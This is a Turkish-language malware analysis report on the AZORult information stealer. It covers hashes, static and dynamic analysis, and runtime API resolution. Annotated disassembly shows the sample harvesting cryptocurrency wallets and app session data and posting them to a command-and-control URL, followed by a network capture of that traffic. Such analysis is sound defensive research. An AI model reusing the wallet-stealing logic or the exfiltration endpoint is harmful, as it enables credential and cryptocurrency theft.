AZORult

Teknik Analiz

İçindekiler

Giriş

AZORult ailesi, çeşitli hassas bilgileri toplamak için tasarlanmış yüksek riskli truva atı tipi bir virüstür. Araştırmalar, siber suçluların spam e-posta kampanyaları kullanarak bu kötü amaçlı yazılımı çoğalttığını gösteriyor.

E-postalar genellikle kullanıcıları ekli dosyaları açmaya kandırmak için aldatıcı metinler içerir (örneğin, MS Office formatında teslim edilen sahte iş başvuru formları). Bu ekler açıldığında, AZORult'u sisteme sızan bir dizi komut yürütür. AZORult'un eski sürümleri Ramnit, Seamless ve diğer aracı yükleyiciler kullanılarak dağıtıldı.

Spam e-posta kampanyaları basit bir dolandırıcılık modeli kullanır. Siber suçlular, kullanıcıları ekli dosyaları açmaya teşvik eden çeşitli mesajlar iletir. Ayrıca, yasal şirketlerin veya devlet kurumlarının çalışanları olduklarını iddia etmeleri muhtemeldir. Şirketlerin/kurumların adlarını ekleyerek sürekli olarak çeşitli alan adlarını ve e-posta adreslerini kaydederler. Bunu yaparken, meşruiyet izlenimi vermeye çalışırlar, tanıdık isimlerden gelen mesajlara inanmaları için kandırmak çok daha kolaydır. Ancak yukarıda bahsedildiği gibi, açılan ekler gizlice truva atı tipi virüsleri indirir ve kurar. AZORult'un ana amaçlarından biri hassas verileri toplamaktır.


AZORult, web tarayıcılarını ele geçirme ve çerezler, oturum açmalar/şifreler, tarama geçmişi vb. dahil olmak üzere çeşitli kaydedilen/girilen verileri kaydetme yeteneğine sahiptir. Araştırmalar, siber suçluların en çok kripto para cüzdanları, e-posta hesapları, FTP hesapları ve XMPP istemcilerinin oturum açma/şifreleriyle ilgilendiğini gösteriyor. Bu truva atı, kurbanların masaüstlerinde depolanan verileri elde etmek için de yapılandırılabilir. Daha yeni AZORult sürümleri, ekran görüntüsü alma, Jabber sohbet geçmişinden/günlüklerinden, Skype ve diğer benzer hizmetlerden veri toplama gibi ek özelliklerle uygulandı. Bu bilgiler son derece hassastır ve siber suçlular bunu gelir elde etmek için kullanır. Bu nedenle, AZORult truva atının varlığı ciddi gizlilik sorunlarına ve önemli mali kayıplara yol açabilir. Yakın zamanda şüpheli e-posta eklerini açtıysanız veya Windows Görev Yöneticisi'nde "sAMsUNg" işlemini gördüyseniz, bilgisayarınıza AZORult kötü amaçlı yazılım bulaşmış olma olasılığı yüksektir. Öyleyse, sistemi derhal meşru bir virüsten koruma/casus yazılımdan koruma paketi ile taramalı ve algılanan tüm tehditleri ortadan kaldırmalısınız

Ön İnceleme

Dosya Adı	54WzC1lfvB.exe
Dosya Türü	Portable Executable 32
MD5	BFBEF487CDCD49624AEB31F540583705
SHA-1	3D551BBE7905DFBED24B7ED5B1F83066A4346051
SHA-256	FEE6695CA5D71D64A5CEBF169E25BF17D16D12E57AEFE090C66DCC0C550AF480

Zararlının MD5, SHA-1 ve SHA-256 bilgileri aşağıdaki tabloda yer almaktadır. Analiz yaparken kolay anlaşılması için ismi “a1.exe” olarak değiştirilmiştir.

STATİK ANALİZ




DIE toolunda incelendiğinde zararlı yazılımın compiler olarak “Borland Delphi” kullanılarak derlendiği bilgisine ulaşılır.

DİNAMİK ANALİZ


Kernelbase.dll	Advapi32.dll	Cryptbase.dll	Gdi32.dll	Imm32.dll
Lpk.dll	Msctf.dll	Msvcrt.dll	Ntdll.dll	Ole32.dll
Oleaut32.dll	Rpcrt4.dll	Sechost.dll	Sspicli.dll	User32.dll
Usp10.dll				

Zararlı yazılıma dinamik olarak yüklenen DLL'ler tabloda gösterilmiştir.

Kriptografi




Zararlı yazılım Microsoft'a ait Gelişmiş Şifreleme Sağlayıcısını kullanır.



Zararlı yazılım bulaştığı makinenin Windows versiyonunu, -kullanıcı adını ve Windows sürüm bilgilerini alıyor.

API Obfuscation




Zararlı yazılım GetModuleHandleA API ile bir modülün handle'ını aldığı gözlemlenmiştir. Böylelikle API Obfuscation tekniği ile statik analizi daha zorlu hale getirmek amaçlanmıştır. DLL'leri runtime anında çözümlediği gibi, API'ları da runtime anında çözümlemektedir.

Runtime anında çözümlediği API'ler aşağıdaki tabloda gösterilmiştir.


RaiseException	RtlUnwind

```
55                      push ebp
8BEC                    mov ebp,esp
83C4 F0                 add esp,FFFFFFF0
53                      push ebx
8BD8                    mov ebx,eax
8B05 C4B04100           mov eax,dword ptr ds:[41B0C4]
8945 F9                 mov dword ptr ss:[ebp-7],eax
66:8B05 C8B04100        mov ax,word ptr ds:[41B0C8]
66:8945 FD              mov word ptr ss:[ebp-3],ax
8D45 F4                 lea eax,dword ptr ss:[ebp-C]
50                      push eax
6A 00                   push 0
6A 00                   push 0
6A 00                   push 0
6A 00                   push 0
6A 00                   push 0
6A 00                   push 0
53                      push ebx
6A 20                   push 20
6A 02                   push 2
8D45 F9                 lea eax,dword ptr ss:[ebp-7]
50                      push eax
A1 74B24100             mov eax,dword ptr ds:[41B274]
8B00                    mov eax,dword ptr ds:[eax]
FFD0                    call eax
83F8 01                 cmp eax,1
1BC0                    sbb eax,eax
40                      inc eax
8845 FF                 mov byte ptr ss:[ebp-1],al
81FB C2B14E00           cmp ebx,4EB1C2
75 2C                   jne a1.407CB0
8D45 F4                 lea eax,dword ptr ss:[ebp-C]
50                      push eax
6A 00                   push 0
6A 00                   push 0
6A 00                   push 0

eax=0018FCC1
dword ptr [a1.0041B274]=<a1.&AllocateAndInitializeSid>

CODE:00407C6A a1.exe:$7C6A #706A
```

Zararlı yazılım **AllocateAndInitilializeSid** fonksiyonunu kullanarak SID'de ayarlanacak en üst düzey tanımlayıcı yetki değerini sağlar.




RegOpenKey fonksiyonu ile kayıt defteri anahtarını açar. **RegQueryValueExW** açık olan kayıt defteri değerleri için tür ve verileri almaktadır.




RegCreateKeyExA fonksiyonunu kullanarak "HKEY_CURRENT_USER\SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion" kayıt defterine çeşitli bilgiler yazdığı görülmektedir.


Kayıt defterinden bilgisayarda kurulu olan işletim sistemi bilgisini, kullanıcı adını ve diğer çeşitli bilgileri alıyor.



CreateMutexA fonksiyonunu kullanarak mutex oluşturduğu tespit edildi.



Zararlı yazılım uzak sunucu ile bağlantı kurarak elde ettiği bilgileri gönderdiği tespit edilmiştir. Uzak sunucu kapalı olduğu için sürekli bağlantı denemesi yapıyor.




ExitProcess fonksiyonu bağlantı kurulamadığı için zararlı yazılımı sonlandırıyor. Bu aşamadan sonrasını zararlı yazılımın analizini ağaç yapısını inceleyerek devam edilecektir.

```
a1.0041897B
 mov eax,a1.4199C8 ; 4199C8:L"Coins"
 call a1.414DE8
 push 0
 push 7D0
 push 1
 push 0
 push 0
 mov ecx,a1.4199D8 ; 4199D8:L"Coins\\Electrum"
 mov edx,a1.4199FC ; edx:"http://46.183.221.10/roth/Panel/index.php"
 mov eax,a1.419A04 ; 419A04:L"%appdata%\\Electrum\\wallets\\"
 call a1.413F58
 mov edx,dword ptr ds:[41B2C4] ; edx:"http://46.183.221.10/roth/Panel/index.php"
 add dword ptr ds:[edx],eax ; edx:"http://46.183.221.10/roth/Panel/index.php"
 push 0
 push 7D0
 push 1
 push 0
 push 0
 mov ecx,a1.419A40 ; 419A40:L"Coins\\Electrum-LTC"
 mov edx,a1.4199FC ; edx:"http://46.183.221.10/roth/Panel/index.php"
 mov eax,a1.419A6C ; 419A6C:L"%appdata%\\Electrum-LTC\\wallets\\"
 call a1.413F58
 mov edx,dword ptr ds:[41B2C4] ; edx:"http://46.183.221.10/roth/Panel/index.php"
 add dword ptr ds:[edx],eax ; edx:"http://46.183.221.10/roth/Panel/index.php"
 push 0
 push 1388
 push 1
 push 0
 push 0
 mov ecx,a1.419AB0 ; 419AB0:L"Coins\\Ethereum"
 mov edx,a1.419AD4 ; edx:"http://46.183.221.10/roth/Panel/index.php", 419AD4:L"UTC*"
 mov eax,a1.419AE4 ; 419AE4:L"%APPDATA%\\Ethereum\\keystore\\"
 call a1.413F58
 mov edx,dword ptr ds:[41B2C4] ; edx:"http://46.183.221.10/roth/Panel/index.php"
 add dword ptr ds:[edx],eax ; edx:"http://46.183.221.10/roth/Panel/index.php"
 push 0
 push 1388
 push 1
 push 0
 push 0
 mov ecx,a1.419B24 ; 419B24:L"Coins\\Exodus"
 mov edx,a1.419B44 ; edx:"http://46.183.221.10/roth/Panel/index.php", 419B44:L"*.json,*.seco"
 mov eax,a1.419B64 ; 419B64:L"%APPDATA%\\Exodus\\"
 call a1.413F58
 test eax,eax
 jle a1.418A2C
```

Enjekte olduğu bilgisayarda bulunan kripto para cüzdanlarının (soğuk cüzdanlar) taramasını yapıyor ve bilgilerini tarıyor. Amacı kullanıcının cüzdan bilgilerini çalmak.

Tarama yapıp elde ettiği bilgileri bağlantı kurduğu ip adresinden gönderiyor. Eğer bilgi bulamadıysa yeni listeden taramaya devam ediyor.




Zararlı yazılım, Steam, Skype, Telegram gibi uygulamalardan bilgiler topluyor. Amacı bu uygulamaların bilgilerini alarak oturum bilgilerini uzak sunucuya göndermek olduğu tespit edilmiştir.


```
a1.00418FB5
 push dword ptr ss:[ebp-4]
 push a1.419988 ; 419988:"\r\n"
 lea eax,dword ptr ss:[ebp-1C8]
 call a1.41698C
 push dword ptr ss:[ebp-1C8]
 lea eax,dword ptr ss:[ebp-1C4]
 mov edx,3 ; edx:"http://46.183.221.10/roth/Panel/index.php"
 call a1.403850
 mov eax,dword ptr ss:[ebp-1C4]
 mov edx,a1.419EAC ; edx:"http://46.183.221.10/roth/Panel/index.php", 419EAC:"System.txt"
 call a1.40E6D4
 lea eax,dword ptr ss:[ebp-1D0]
 call a1.406CE8
 mov eax,dword ptr ss:[ebp-1D0]
 lea edx,dword ptr ss:[ebp-1CC]
 call a1.406834
```

Uzak sunucudan bağlantı kurulduktan sonra “System.txt” ve “ip.txt” dosyalarını okuyarak cihazda, txt dosyası içerisindeki bilgileri okuyarak cihazdan bilgileri alıp, uzak sunucuya göndermek amacında olduğu görülmektedir.

NETWORK ANALİZİ



No.	Time	Source	Destination	Protocol	Length	Info
19	6.267516	10.7.0.21	10.7.0.255	NBNS	92	Name query NB WPAD<00>
20	7.444287	10.7.0.21	46.183.221.10	TCP	66	60658 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
21	7.481656	46.183.221.10	10.7.0.21	TCP	66	80 → 60658 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
22	7.482116	10.7.0.21	46.183.221.10	TCP	60	60658 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
23	7.492552	10.7.0.21	46.183.221.10	HTTP	332	POST /roth/Panel/index.php HTTP/1.1
24	7.577853	46.183.221.10	10.7.0.21	TCP	54	80 → 60658 [ACK] Seq=1 Ack=279 Win=131328 Len=0
25	7.991572	46.183.221.10	10.7.0.21	TCP	1514	80 → 60658 [ACK] Seq=1 Ack=279 Win=131328 Len=1460 [TCP segment of a reassembled PDU]
26	7.991621	46.183.221.10	10.7.0.21	TCP	1514	80 → 60658 [ACK] Seq=1461 Ack=279 Win=131328 Len=1460 [TCP segment of a reassembled PDU]
27	7.991623	46.183.221.10	10.7.0.21	TCP	1514	80 → 60658 [ACK] Seq=2921 Ack=279 Win=131328 Len=1460 [TCP segment of a reassembled PDU]
28	7.991625	46.183.221.10	10.7.0.21	TCP	1514	80 → 60658 [ACK] Seq=4381 Ack=279 Win=131328 Len=1460 [TCP segment of a reassembled PDU]

```
▷ POST /roth/Panel/index.php HTTP/1.1\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.1)\r\n
  Host: 46.183.221.10\r\n
▷ Content-Length: 107\r\n
